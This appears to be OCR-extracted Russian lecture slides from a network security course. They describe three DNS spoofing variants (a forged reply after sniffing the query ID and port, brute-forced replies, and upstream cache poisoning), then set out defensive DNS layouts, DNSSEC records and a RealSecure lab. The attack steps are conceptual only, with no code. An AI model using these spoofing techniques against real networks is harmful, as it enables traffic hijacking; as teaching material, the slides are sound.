
Используемые уязвимости

*Слабая защищённость протокола DNS -
- недостаток проектирования*

Степень риска

Высокая

Пример атаки на IP - сеть: Атака на DNS



ID - генерируется приложением, пославшим запрос, обычно=1

SourcePort вначале принимает значение 1024 а потом увеличивается

Схема работы DNS - протокола

Пример атаки на IP - сеть: Атака на DNS

Хост А



DNS-запрос



DNS-сервер



Хост А посылает DNS - запрос

Нарушитель должен находиться в одной подсети с А или в одной подсети с DNS - сервером



Это позволит ему перехватить пакет с запросом

Пример атаки на IP - сеть: Атака на DNS

Хост А



DNS-запрос



DNS-сервер



Нарушитель извлекает из запроса ID и SourcePort

*Ложный DNS - ответ:
от имени настоящего DNS - сервера,
но в качестве IP - адреса искомого узла
указывается IP - адрес нарушителя*


*Результат: хост А имеет неправильное соответствие
между именем компьютера и IP - адресом*

Пример атаки на IP - сеть: Атака на DNS

Хост А



Узел сети



*Теперь путь пакета от хоста А до узла сети
будет лежать через хост нарушителя*

Пример атаки на IP - сеть: Атака на DNS (вариант 2)

Цель

Нарушение нормального функционирования объекта атаки

Механизм реализации

Нарушение навигации (ложный маршрут)

Местонахождение атакующего

В разных сегментах с объектом атаки

Используемые уязвимости

*Слабая защищённость протокола DNS -
- недостаток проектирования*

Степень риска

Высокая

Пример атаки на IP - сеть: Атака на DNS (вариант 2)


Хост А



DNS-сервер



Ложные DNS - ответы



| | |
|------------|----------|
| ID | DestPort |
| IP - адрес | |




Перебор

Пример атаки на IP - сеть: Атака на DNS (вариант 2)

Хост А



DNS-сервер



Ложные DNS - ответы



Пример атаки на IP - сеть: Атака на DNS (вариант 2)

Хост А



Узел сети



*Теперь путь пакета от хоста А до узла сети
будет лежать через хост нарушителя*

Пример атаки на IP - сеть: Атака на DNS (вариант 3)

DNS-сервер



DNS-запрос



*DNS-сервер
следующего уровня*



DNS-ответ



Кэш - таблица



| | |
|-------------------------|------------------------|
| 193.233.70.129 | ertr.mpei.ac.ru |
| · 194.154.77.109 | www.infosec.ru |
| · | · |

Пример атаки на IP - сеть: Атака на DNS (вариант 3)


DNS-сервер



DNS-сервер
следующего уровня



DNS-запрос



Ложные DNS - ответы




Кэш - таблица

| | |
|----------------|-----------------|
| 193.233.70.129 | ertr.mpei.ac.ru |
| 194.154.77.123 | www.infosec.ru |
| . | . |



Пример атаки на IP - сеть: Атака на DNS (вариант 3)



Кэш - таблица

| | |
|----------------|-----------------|
| 193.233.70.129 | ertr.mpei.ac.ru |
| 194.154.77.123 | www.infosec.ru |
| . | . |

DNS в корпоративной сети



DNS в корпоративной сети

Доступ узлов корпоративной сети к полной информации о внутренних именах



Доступ отдельных узлов корпоративной сети к глобальному пространству имён Internet



Доступ внешних узлов к минимально необходимой информации о внутренних именах

Двухсерверная конфигурация

Внешний узел




Рекурсивный запрос



Вторичный сервер

Репликация

Рекурсивный запрос



Межсетевой экран




Первичный сервер (минимальная версия)

Первичный сервер (полная версия)



Внутренний узел

Итеративные запросы




Трёхсерверная конфигурация

Внешний узел




Рекурсивный запрос



Вторичный сервер
(минимальная версия)

Рекурсивный
запрос


Репликация



Межсетевой
экран



Первичный
сервер
(минимальная
версия)



Первичный
сервер
(полная
версия+корень)



Вторичный
сервер
(полная
версия)




Внутренний
узел (без Internet)




Внутренний
узел (с Internet)

Итеративные
запросы



Трёхсерверная конфигурация

Межсетевой экран



Первичный сервер
(минимальная версия)

Первичный сервер
(полная версия)
+корень

Вторичный сервер
(полная версия)

Протокол DNSSec



Механизм распределения открытых ключей



Целостность и аутентичность информации DNS



Аутентификация транзакции

Новые записи Resource Record

main.sale.company.com. IN A 100.0.0.120

sale.company.com. IN NS ns.sale.company.com

sale.company.com. IN KEY [ключ]

sale.company.com. IN SIG [подпись]

sale.company.com. IN NXT [домен]

Обычный DNS-запрос

Запрос

```
qname=main.sale.company.com  
qtype=A
```

Ответ

| | | |
|---|----|---------------------|
| main.sale.company.com | A | 100.0.0.120 |
| <u>Владелец</u> sale.company.com | NS | ns.sale.company.com |
| <u>Дополнительно</u> ns.sale.company.com | A | 100.0.1.130 |

Запрос DNSSec

Запрос

```
qname=main.sale.company.com  
qtype=A
```

Ответ

Вопрос

| | | |
|-----------------------|-----|-------------|
| main.sale.company.com | A | ? |
| main.sale.company.com | A | 100.0.0.120 |
| main.sale.company.com | SIG | [подпись] |

Владелец

| | | |
|------------------|-----|---------------------|
| sale.company.com | NS | ns.sale.company.com |
| sale.company.com | SIG | [подпись] |

Дополнительно

| | | |
|-----------------------|-----|-------------|
| ns.sale.company.com | A | 100.0.1.130 |
| ns.sale.company.com | SIG | [подпись] |
| sale.company.com | KEY | [ключ] |
| main.sale.company.com | KEY | [ключ] |
| ns.sale.company.com | KEY | [ключ] |

Практическая работа 19



Просмотр и запись сессий TELNET и FTP при помощи RealSecure
Настройка пользовательских событий для RealSecure

Раздел 2 – Итоги

- Модель OSI. Архитектура TCP/IP.
- Сетевые анализаторы.
- Программа Internet Scanner.
- Межсетевые экраны.
- Протоколы IPSec, SSL, SSH, DNSSec
- Система обнаружения атак RealSecure.
- Службы прикладного уровня.